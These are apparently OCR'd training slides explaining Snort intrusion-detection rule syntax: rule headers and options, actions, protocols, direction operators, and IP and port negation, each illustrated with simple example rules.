
Snort Rules

- Snort's rule engine allows **custom rules** to be established to meet the needs of the network
- Snort rules help in differentiating between **normal Internet activities** and **malicious activities**
- Snort rules must be contained on a **single line**; the Snort rule parser **does not handle rules on multiple lines**
- Snort rules come with two logical parts:
  - **Rule header**: Identifies the **rule's actions**, such as alert, log, pass, activate, and dynamic
  - **Rule options**: Identifies the rule's **alert messages**

Example



```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg: "mountd access";)
```



Snort Rules: Rule Actions and IP Protocols


Rule Actions

- The rule header stores the complete **set of rules** to identify a packet and determines the action to be performed or the rule to be applied
- The rule action **alerts Snort** when it finds a packet that matches the rule criteria
- There are three available actions in Snort:
  - **Alert** - Generate an alert using the selected alert method, and then log the packet
  - **Log** - Log the packet
  - **Pass** - Drop (ignore) the packet

IP Protocols

There are three available IP protocols that Snort supports for suspicious behavior:

1. **TCP**
2. **UDP**
3. **ICMP**



Snort Rules: The Direction Operator and IP Addresses

The Direction Operator

- This operator indicates the direction of interest for the traffic; traffic can flow in either a single direction or bi-directionally
- Example of a Snort rule using the **bidirectional operator**:

```
log !192.168.1.0/24 any <> 192.168.1.0/24 23
```

IP Addresses

- Identify the IP address and the port that the rule applies to
- Use the keyword "**any**" to define the IP address
- Use numeric IP addresses qualified with a CIDR netmask
- Example of an IP Address Negation Rule:

```
alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111 (content:
"|00 01 86 a5|"; msg: "external mountd access";)
```

Snort Rules: Port Numbers

- Port numbers can be listed in different ways, including "**any**" ports, static port definitions, port ranges, and by negation
- Port ranges are indicated with the **range operator ":"**
- Example of a Port Negation


```
log tcp any any -> 192.168.1.0/24 !6000:6010
```

Protocols	IP Address	Action
Log UDP any any ->	**192.168.1.0/24 1:1024**	**Log UDP traffic coming from any port and destination ports ranging from 1 to 1024**
Log TCP any any ->	**192.168.1.0/24 :5000**	**Log TCP traffic from any port going to ports less than or equal to 5000**
Log TCP any :1024 ->	**192.168.1.0/24 400:**	**Log TCP traffic from the well-known ports and going to ports greater than or equal to 400**

